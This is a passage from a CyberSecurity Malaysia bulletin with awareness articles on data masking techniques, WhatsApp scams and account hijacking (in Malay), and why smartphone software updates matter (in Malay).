


Picture 3: Dynamic data masking overview (source: [www.samirbehara.com](http://www.samirbehara.com))

## 3. On-the-fly data masking


Similar to dynamic data masking, on-the-fly data masking occurs on demand. Here, an Extract-Transform-Load (ETL) process takes place where data is masked within the memory of a given database application. This is particularly useful for agile companies focused on continuous delivery.

Overall, selection of a data masking strategy must take into account the size of the organisation, the location (cloud or on-premise) and the complexity of the data that needs to be protected.



Picture 4: On-the-fly data masking overview (source: [www.cloudfronts.com](http://www.cloudfronts.com))

## Data masking techniques



Picture 5 : Data masking techniques (source : [www.bmc.com](http://www.bmc.com))

Six (6) commonly used data masking techniques with one (1) new term is identified recently. Each technique has its own implementation strategy and usage and serves only one purpose; not to expose any actual data to anyone without permission.

### 1. Encryption

When data is encrypted, authorised users must have a key to access it. This key is used to decrypt data and to validate that the user is indeed an authorised user. It is the most complex and secure data masking technique which ensures that data remains protected via an encryption algorithm.

### 2. Character scrambling

Character scrambling is a fundamental data masking technique. In this method, characters are jumbled into a random order so it does not reveal the original content. For instance, an employee whose badge number is #458912 in a production set of data might read as #298514 in a test environment.

### 3. Nulling out/deletion

As the name suggests, data becomes "null" to any unauthorised access in this approach. For example, an employee whose badge number is #458912 in a production environment might only display the first four characters, #4589 on the staging environment.

### 4. Number & date variance

When properly executed, number and date variance can provide a valuable set of data without compromising crucial financial information or transaction dates. For instance, a set of data that contains information on employee salaries, can provide the range in salary between the highest and lowest paid employee when masked. It can ensure accuracy by applying the same variation to all wages in the set.

### 5. Substitution

Substitution effectively mimics the look and feel of actual data without compromising personal information. With this approach, a value that appears to be authentic is substituted for the actual value. This effectively hides authentic data, protecting it from threats.

### 6. Shuffling

Similar to substitution, shuffling uses one set of data in place of another. However for shuffling, data in an individual column is rearranged in a randomised manner. The output set would seem authentic but not reveal any accurate personal information.

### 7. Pseudonymisation

According to the EU General Data Protection Regulation (GDPR), a new term has been introduced to encapsulate processes like data masking, encryption, and hashing to protect personal data. This term is referred to as pseudonymisation.

Pseudonymisation is a technique that ensures data cannot be used for personal identification. It requires removing direct identifiers and, preferably, avoiding multiple identifiers that, when combined, can identify a person.

Encryption keys, or other data that can be used to revert to the original data values, should be stored separately and securely.

## Classifying the PII in Databases

There are eight (8) Personally Identifiable Information (PII) classification in a database, such as Account Number, Government Issued ID, Medical Information, Contact Information, Online Information, Social Security Number, Birth Information, and Location.



These details might be useful for an attacker (hacker) to perform identity theft leading to fraud activities, such as making unauthorised transactions or purchases. Identity theft can occur in several ways, and its victims are typically left with financial losses through their credit cards as well as reputation.

## Personally Identifiable Information (PII)



Picture 6: Personally Identifiable Information (PII) (source: [www.renovabt.com](http://www.renovabt.com))

## Data masking best practices

Below are several best practices when creating a strategy for data masking:

### 1. Find the data

The first step involves identifying and cataloguing various types of sensitive data. This is often carried out by business or data security analysts who comprehensively lists enterprise-wide data elements using IT discovery solutions.

### 2. Assess the situation

This step requires supervision from the security administrator, who is responsible for determining if sensitive information is present, the location of the data and the ideal data masking technique.

### 3. Implement masking

It is not practical for large organisations to assume that one data masking tool is sufficient for the entire enterprise. Organisations should consider their architecture, ensure proper planning and anticipate future enterprise needs

throughout the implementation process.

### 4. Test data masking results

This is the final step in the data masking process. Quality Assurance (QA) and testing are required to ensure masking configurations yield the desired results.

## Data masking tools

Here are ten (10) frequently used data masking tools available on the market.

No.	Masking Tool	URL
1	Datprof	<a href="https://www.datprof.com/products/datprof-privacy/">https://www.datprof.com/products/datprof-privacy/</a>
2	Oracle Data Masking and Subsetting	<a href="https://www.oracle.com/database/technologies/security/data-masking-subsetting.html">https://www.oracle.com/database/technologies/security/data-masking-subsetting.html</a>
3	Delphix	<a href="https://www.delphix.com/">https://www.delphix.com/</a>



4	Informatica Persistent Data Masking	<a href="https://www.informatica.com/">https://www.informatica.com/</a>
5	Dynamic Data Masking	<a href="https://azure.microsoft.com/en-us/">https://azure.microsoft.com/en-us/</a>
6	Appsian's dynamic data masking	<a href="https://www.appsian.com/products/dynamic-data-masking/">https://www.appsian.com/products/dynamic-data-masking/</a>
7	Dataguise	<a href="https://www.dataguise.com/partners/become-partners.html/">https://www.dataguise.com/partners/become-partners.html/</a>
8	iMask™	<a href="https://www.mentisinc.com/dynamic-data-masking/">https://www.mentisinc.com/dynamic-data-masking/</a>
9	Imperva Data Masking	<a href="https://www.imperva.com/products/data-privacy/">https://www.imperva.com/products/data-privacy/</a>
10	IRI FieldShield	<a href="https://www.iri.com/products/fieldshield">https://www.iri.com/products/fieldshield</a>

## Conclusion

Data masking is not a solution to secure databases. Rather, it is intended to secure the data inside the database. Database security concerns a broad range of information security controls to protect databases against compromises in confidentiality, integrity and availability (CIA). This involves various controls, including system hardening, technical, procedural, administrative, security monitoring, auditing and physical access. To properly secure database, there is a benchmark from CIS Security ([www.cisecurity.org](http://www.cisecurity.org)) that can help a security analyst assess the databases.

## References

1. <https://looker.com/definitions/database-security>
2. [https://en.wikipedia.org/wiki/Database\\_security](https://en.wikipedia.org/wiki/Database_security)
3. <https://www.javatpoint.com/types-of-databases>
4. <https://www.imperva.com/learn/data-security/data-masking/>
5. [https://en.wikipedia.org/wiki/Data\\_masking](https://en.wikipedia.org/wiki/Data_masking)
6. <https://www.cisecurity.org/resources/?type=benchmark>
7. <https://www.bmc.com/blogs/data-masking/>
8. <https://downloads.cisecurity.org/>
9. <https://www.kkmm.gov.my/pdf/Personal%20Data%20Protection%20Act%202010.pdf>
10. <https://renovabt.com/how-to-classify-find-and-mask-pii-in-databases/>
11. <https://samirbehara.com/2017/10/23/dynamic-data-masking-tracking-all-masked-columns-in-your-database/>
12. <https://www.cloudfronts.com/dynamic-data-masking-sql-server/>

# Salah Laku dalam Penggunaan Akaun Media Sosial: WhatsApp

By | Syahmi Kamarul Baharin & Jazannul Azriq Aripin




Perkembangan teknologi membawa perubahan besar kepada rutin kehidupan harian manusia pada masa kini, terutamanya dari aspek komunikasi. Terdapat pelbagai aplikasi yang telah dibangunkan untuk memudahkan pengguna berkomunikasi antara satu sama lain. Antara aplikasi yang kerap digunakan dan popular dalam kalangan pengguna ialah WhatsApp yang mempunyai hampir 2 bilion pengguna di seluruh dunia. Hal ini menunjukkan bahawa semakin ramai yang menggunakan aplikasi ini dalam urusan harian seperti komunikasi, perniagaan, kerjaya dan sebagainya. Lantaran ini juga, terdapat pelbagai cubaan dilakukan oleh individu tidak bertanggungjawab yang menyalahgunakan aplikasi ini dengan tujuan jahat. Antara aktiviti salah laku yang kerap dikaitkan dengan aplikasi ini ialah penipuan dalam talian (*online scam*) dan penggodaman akaun (*account hijacking*).

Penipuan dalam talian (*online scam*) adalah aktiviti tak bermoral yang sering berlaku dan semakin berleluasa pada masa kini. Modus operandi yang digunakan oleh penjenayah adalah berselindung di sebalik sebuah organisasi atau syarikat berdaftar. Penjenayah akan menghubungi mangsa dengan menyamar sebagai wakil atau kakitangan organisasi tertentu. Modus operandi ini merujuk insiden penipuan dalam talian yang dilakukan melalui panggilan telefon atau e-mel.


Namun, bagi penipuan dalam talian menggunakan aplikasi WhatsApp, modus operandi penjenayah adalah berbeza. Penjenayah akan menyamar sebagai individu

yang dikenali mangsa, contohnya rakan atau ahli keluarga, dan memaklumkan bahawa nombor telefon yang digunakan adalah nombor telefon baharu. Mereka kemudiannya akan berusaha meyakinkan mangsa dengan identiti mereka dan jika berjaya, penjenayah akan meminta mangsa memindahkan sejumlah wang kepada mereka secara tergesa-gesa dengan alasan mereka berada dalam kesulitan dan berjanji untuk membayar semula wang tersebut. Apabila mangsa terpedaya dan memindahkan wang tersebut, penjenayah akan menghilangkan diri setelah memastikan bahawa amaun yang diminta telah dimasukkan ke dalam akaun mereka. Sekiranya gagal, penjenayah akan terus berusaha, malah akan cuba memperdaya mangsa yang lain.



Bagi insiden penggodaman akaun (*account hijacking*) yang melibatkan aplikasi WhatsApp, modus operandi yang digunakan ialah penjenayah akan cuba mendapatkan kod pengesahan enam (6) digit WhatsApp daripada mesej individu yang dikenali seperti rakan atau ahli keluarga. Menurut Suruhanjaya Komunikasi dan Multimedia Malaysia (SKMM), kod pengesahan enam (6) digit biasanya akan diterima oleh pengguna jika berlaku pertukaran nombor telefon yang menggunakan aplikasi WhatsApp sebelumnya. Jika mangsa terpedaya dan memberikan kod pengesahan tersebut, mereka akan kehilangan akses kepada akaun WhatsApp mereka. Dengan demikian, penjenayah boleh menggunakan akaun milik mangsa untuk memperdaya rakan-rakan mangsa yang lain.

Jika anda pernah menjadi mangsa dan berdepan dengan insiden sebegini, jangan panik! Terdapat kaedah atau cara untuk mendapatkan semula akaun anda. Anda perlu log masuk ke akaun WhatsApp dan anda akan menerima kod pengesahan enam (6) digit melalui SMS. Selepas memasukkan kod tersebut, anda akan mendapat kembali akses kepada akaun anda dan log keluar akaun yang digunakan oleh penjenayah akan dilakukan secara automatik. Jika penjenayah sempat mengaktifkan pengesahan dua langkah ketika mendapat akses kepada akaun anda, anda perlu menunggu selama 7 hari untuk mendapatkan semula akses. Sepanjang tempoh tersebut, penjenayah tidak akan dapat mengakses akaun anda.



Oleh itu, pengguna dinasihatkan agar lebih berhati-hati apabila menerima mesej daripada individu dikenali yang meminta kod enam (6) digit tersebut diberikan kepada mereka. Orang ramai perlu memastikan kesahihan pemilik akaun dengan menelefon sendiri pemilik akaun untuk mengetahui sama ada mereka menghantar mesej sedemikian. Selain itu, pengguna juga perlu sentiasa memastikan telefon pintar mereka berada di samping mereka pada setiap masa kerana penjenayah boleh mendapatkan akses kepada akaun WhatsApp mereka melalui aplikasi "WhatsApp Web".

Kesimpulannya, teknologi Internet dan peranti mudah alih dapat memudahkan kerja seharian kita. Pada masa yang sama, kita tidak seharusnya leka dengan perkembangan teknologi ini kerana ia juga memudahkan penjenayah untuk melakukan jenayah terancang khususnya berkaitan kewangan. Sehubungan dengan itu, kita hendaklah berhati-hati dan peka semasa menggunakan Internet, khususnya laman sosial agar kita tidak menyesal di kemudian hari, bak kata pepatah, sudah terhantuk baru tengadah.

## Rujukan

1. <https://thenationonlineng.net/seven-tips-to-recover-hacked-whatsapp-account/>
2. <https://indianexpress.com/article/technology/social/whatsapp-account-stolen-hacked-how-to-recover-6470640/>
3. <https://www.techradar.com/sg/news/has-your-whatsapp-account-been-hacked-heres-what-tra-suggests>
4. <https://www.theverge.com/2020/1/23/21068815/whatsapp-two-factor-authentication-how-to-security-privacy-hacking-pin-backup>
5. <https://indianexpress.com/article/technology/social/whatsapp-hacked-tips-to-protect-your-whatsapp-profile-from-hackers-6237712/>

# Kemas Kini Perisian Telefon Pintar

By | Mohd Rizal Abu Bakar, Ikmal Halim Jahaya & Mohd Adlan Ahmad

Satu perkara yang perlu diberikan perhatian ialah kebanyakan pengguna sering kali mengabaikan kemas kini yang diterima pada peranti mereka.

Sejauh manakah tindakan membiarkan peranti tidak dikemas kini akan memberi kesan kepada penggunaan anda dan kepada peranti itu sendiri?

Perkara pertama yang perlu anda fahami ialah kemas kini yang diterima oleh telefon pintar boleh dibahagikan kepada dua jenis. Pertama ialah kemas kini sistem (*system update*) dan kedua ialah kemas kini aplikasi (*apps update*) yang menjurus kepada aplikasi dalam telefon pintar masing-masing.

Pengguna perlu memahami tujuan sesuatu kemas kini diajukan. Adakah pengeluar sesuka hati mengajukan kemas kini untuk peranti anda atau adakah terdapat sebab tertentu?

## Penambahbaikan Menyeluruh

Tujuan utama kemas kini diajukan secara berkala, baik untuk sistem operasi mahupun aplikasi yang digunakan, adalah untuk penambahbaikan secara menyeluruh. Telefon pintar tidak akan bertahan selama-lamanya.

Semakin lama anda menggunakannya, semakin banyak isu yang akan timbul. Isu yang paling kerap berlaku ialah prestasi menurun, jangka hayat bateri semakin berkurang, aplikasi kerap mengalami masalah tertutup dengan sendiri (*force closed*) dan sebagainya.

Secara umumnya, kemas kini yang diajukan akan memberikan nafas baharu kepada peranti anda, meningkat prestasi seperti menjadikan peranti pintar lebih laju dan lancar, mengurangkan masalah peranti menjadi terlalu panas (*overheating*) dan meningkatkan jangka hayat bateri.

Pada kebiasaannya, pengeluar telefon pintar akan memperkenalkan pelbagai ciri dan fungsi baharu kepada pengguna melalui kemas kini yang ditawarkan. Ini termasuk keupayaan kamera yang dipertingkatkan dan sebagainya.

## Isu Prestasi Peranti

Telefon pintar ialah peranti elektronik yang akan mengalami penurunan prestasi dari semasa ke semasa. Sistem operasi yang digunakan tidak akan selamanya berfungsi dengan baik. Pelbagai isu akan timbul yang menyebabkan pengguna akhirnya terpaksa bertukar kepada peranti yang lain. Ini adalah fakta.

Bagi mengatasi isu ini, pengeluar termasuk pemilik sistem operasi seperti Google dan Apple akan mengajukan kemas kini secara berkala untuk memastikan peranti sentiasa berada dalam keadaan baik tanpa sebarang masalah serius.

Kemas kini yang dilakukan tidak hanya terhad untuk sistem operasi, malah turut melibatkan aplikasi. Dua perkara ini saling berkait rapat. Apabila sistem operasi menerima kemas kini, penting bagi anda memastikan aplikasi turut dikemas kini bagi mengelakkan timbulnya masalah.

Setiap aplikasi dioptimumkan untuk menyokong kemas kini terbaharu. Kegagalan mengemas kini kedua-duanya boleh menyebabkan aplikasi yang digunakan menjejaskan prestasi telefon pintar dan untuk sistem operasi pula, keadaan ini boleh menyebabkan peranti anda gagal berfungsi dengan baik. Masalah yang sering dihadapi oleh pengguna peranti Android ialah ralat "*Google Play Store has stopped working*".

Oleh yang demikian, peranti anda hendaklah sentiasa dikemas kini untuk memastikannya berkeadaan baik.

## Akses Kepada Aplikasi Disekat

Kegagalan mengemas kini aplikasi boleh menyebabkan akses kepada aplikasi itu disekat sehinggalah anda melakukan kemas kini yang diajukan. Aplikasi WhatsApp sebagai contoh, dilengkapi dengan pelbagai ciri keselamatan yang menghendaki pengguna supaya sentiasa melakukan kemas kini.

Tidak dinafikan bahawa kadangkala masalah baharu timbul setiap kali kemas kini dilakukan.



Namun, hal ini lebih baik berbanding sekiranya anda membiarkan puluhan aplikasi tidak dikemas kini termasuk menggunakan sistem operasi lama yang terdedah kepada kecacatan (*flaws*), yang seterusnya akan mengganggu prestasi telefon pintar anda secara keseluruhan.

Kenyataan ini menjelaskan sebab mengapa anda perlu memastikan telefon pintar anda sentiasa dikemas kini. Kemas kini yang dilakukan akan membantu peranti anda bertahan untuk jangka masa yang lama selain melindungi data peribadi anda.

## Kemas Kini Minor

Pembangun menawarkan kemas kini minor untuk mengatasi masalah kecil pada perisian seperti pepijat (*bug*). Selain itu, mereka juga menawarkan kemas kini untuk menambah baik prestasi aplikasi.

Hal ini bermakna aplikasi akan menjadi lebih lancar setelah anda melakukan kemas kini. Kemas kini minor biasanya ditawarkan secara kerap.

Perlukah anda melakukan kemas kini setiap kali terdapatnya kemas kini minor baharu?

Jawapannya tidak. Bagaimanapun, jika aplikasi anda terjejas akibat masalah pepijat dan anda mahukan prestasi yang lebih baik, maka wajar untuk anda melakukan kemas kini.

Pembangun juga kadangkala menawarkan kemas kini minor untuk menambah ciri baharu yang tidak ketara atau melakukan perubahan kecil pada aplikasi. Tidak semestinya aplikasi tersebut mempunyai masalah pepijat.

## Apakah Yang Akan Berlaku Sekiranya Anda Mengabaikan Kemas Kini Telefon Pintar Anda?

1. Pendedahan kepada ancaman perisian hasad (*malware*) yang akan menjejaskan prestasi telefon pintar anda serta mendedahkan anda kepada risiko kecurian data peribadi tanpa disedari.
2. Telefon pintar menjadi lembap (*lag*), kerap mula semula (*restart*), jangka hayat bateri semakin berkurangan dan aplikasi kerap mengalami masalah tertutup dengan sendiri (*force closed*).

3. Terlepas daripada memiliki ciri dan fungsi terbaharu pada telefon pintar.
4. Akses kepada aplikasi disekat. Sesetengah aplikasi menghendaki pengguna melakukan kemas kini terlebih dahulu sebelum aplikasi itu dapat digunakan sepenuhnya.
5. Masalah kerentanan (*vulnerability*) yang serius (jika ada) tidak dapat diselesaikan.

### ← Pending downloads

#### Apps (3)

[Update all](#)


Facebook  
51 MB • Updated 6 da...

[Update](#)


Google Maps - Navi...  
32 MB • Updated on 9...

[Update](#)


LinkedIn: Job Searc...  
33 MB • Updated 6 da...

[Update](#)

## Kemas Kini Major

Kemas kini major berlaku apabila pembangun menawarkan versi baharu bagi aplikasi yang telah sedia dipasang. Contohnya daripada versi 1.0 kepada versi 2.0.

Versi baharu yang diperkenalkan akan memberikan perubahan ketara kepada aplikasi termasuk latar perisian (back-end), antara muka pengguna, tambahan pelbagai ciri baharu dan juga peningkatan prestasi. Apabila kemas kini baharu ditawarkan, anda boleh memilih untuk melakukan tindakan yang berikut:

1. Terus mengemas kini dan menikmati pelbagai ciri baharu. Namun, anda harus ingat bahawa versi baharu lazimnya mempunyai banyak pepijat (*bug*).
2. Menunggu sehingga beberapa kali kemas kini minor (pembaikan pepijat (*bug*)) dilakukan sebelum memasang kemas kini berkenaan.



Kadang-kadang, kemas kini aplikasi juga dapat dikenal pasti melalui nombor versi yang ditawarkan seperti di bawah:

Photomath 1.2.3 (contoh)

\*1 bermaksud versi utama, 2 bermaksud major dan 3 bermaksud minor

Amalan penomboran versi berbeza dalam kalangan pembangun dan juga sedikit berbeza antara perisian aplikasi '*desktop*' dengan aplikasi telefon pintar.

Perubahan besar pada versi yang sama juga dikenal sebagai kemas kini major.

## Punca Aplikasi Android Gagal Dikemas Kini

Pengemaskinian aplikasi dilakukan apabila terdapatnya kemas kini baharu. Namun, ada kalanya hal ini tidak dapat dilakukan.

Antara punca aplikasi gagal dikemas kini ialah: Telefon pintar Android anda tidak mempunyai ruang storan yang mencukupi.

Pada hakikatnya, kemas kini yang dilakukan akan menyebabkan pertambahan data dalam telefon anda. Jika telefon pintar anda mempunyai keupayaan storan yang terhad, maka proses kemas kini akan terhalang.

Pastikan telefon pintar anda mempunyai ruang storan yang mencukupi untuk membolehkan aplikasi dipasang tanpa sebarang masalah. Sebagai contoh, cuba pasang aplikasi pada kad ingatan, bukannya pada ingatan telefon anda.

Sistem Android tidak serasi dengan versi baharu yang ingin anda pasang.

Sekiranya anda mempunyai telefon yang agak lama, anda mungkin berdepan dengan suatu tahap apabila sistem operasi telefon anda tidak lagi dapat dikemas kini. Disebabkan faktor ketidakstabilan, pengeluar terpaksa menyekat kemas kini pada satu ketika kerana mereka menganggap bahawa telefon anda tidak lagi mampu menjalankan versi Android yang terkini.

Dan jika telefon Android anda tidak lagi dapat dikemas kini, akan tiba masanya aplikasi pada telefon anda tidak lagi serasi dengan versi Android yang lebih lama itu. Disebabkan hal ini, anda mungkin terpaksa mengekalkan

versi terdahulu aplikasi tertentu kerana kemas kini yang ditawarkan tidak serasi dengan versi sistem Android anda.

Ringkasnya, apabila anda menggunakan versi sistem Android yang lama, anda mungkin perlu mengekalkan kemas kini aplikasi terdahulu yang serasi dengan sistem Android yang berkenaan. Hal ini menjelaskan punca mengapa kadangkala aplikasi dalam telefon pintar anda gagal dikemas kini.

## Isu Keselamatan

Salah satu isu serius yang melibatkan keselamatan peranti pintar ialah masalah kerentanan (*vulnerability*) yang berlaku apabila pengeluar terlepas pandang aspek keselamatan peranti. Contoh paling jelas ialah kes yang melibatkan peranti OnePlus 6, iaitu masalah kerentanan yang berlaku pada bahagian pemuat but (*bootloader*) telefon pintar tersebut.

Masalah ini boleh menyebabkan peranti OnePlus 6 dikawal oleh orang lain. Bagaimanapun, OnePlus telah mengeluarkan kemas kini baharu untuk mengatasi masalah tersebut.

Selain isu kerentanan yang dinyatakan di atas, isu lain yang biasa berlaku ialah jangkitan perisian hasad pada telefon pintar. Perisian hasad (Malware) boleh berjangkit daripada aplikasi yang telah diubah suai dan dimuat turun luar daripada Play Store. Namun, sesetengah aplikasi yang dijangkiti perisian hasad kadangkala boleh dijumpai dalam Play Store itu sendiri.

Antara perkara yang biasa terjadi apabila telefon pintar anda dijangkiti perisian hasad ialah:

1. Telefon pintar akan dihujani dengan gangguan pelbagai iklan yang keluar pada setiap masa dan kadangkala dipaparkan pada panel notifikasi anda.
2. Pelbagai aplikasi pihak ketiga akan dipasang tanpa anda sedar.
3. Prestasi telefon pintar akan turun dengan mendadak disebabkan gangguan perisian hasad itu sendiri, aplikasi pihak ketiga dan iklan yang dipaparkan.
4. Kecurian data peribadi boleh berlaku tanpa anda sedar.

Bagaimanakah kemas kini boleh membantu mengatasi masalah jangkitan perisian hasad? Pada kebiasaannya, setiap kemas kini baharu

akan disertakan dengan kawalan keselamatan dipertingkat dan mampu menghalang aplikasi yang dijangkiti perisian hasad daripada dipasang pada peranti anda.

## Rujukan

---

1. <https://support.google.com/googleplay/answer/113412?hl=ms>
2. <https://play.google.com/store/apps/details?id=com.hexamob.allandroidupdates&hl=ms&gl=US>
3. <https://ms.lesaffairesweb.com/3-cara-semak-kemas-kini-di-telefon-android-anda>

Corporate Office:

**CyberSecurity Malaysia**

Level 7, Tower 1, Menara Cyber Axis,  
Jalan Impact, 63000 Cyberjaya,  
Selangor Darul Ehsan,  
Malaysia.


Tel: +603 8800 7999


Fax: +603 8008 7000

Email: [info@cybersecurity.my](mailto:info@cybersecurity.my)

**[www.cybersecurity.my](http://www.cybersecurity.my)**

 @cybersecuritymy

 CyberSecurityMalaysia

 cybersecurity\_malaysia

 CyberSecurityMy

© CyberSecurity Malaysia 2021 – All Rights Reserved



MINISTRY OF COMMUNICATIONS  
AND MULTIMEDIA MALAYSIA



ISSN 1985-1995



9 771985 199003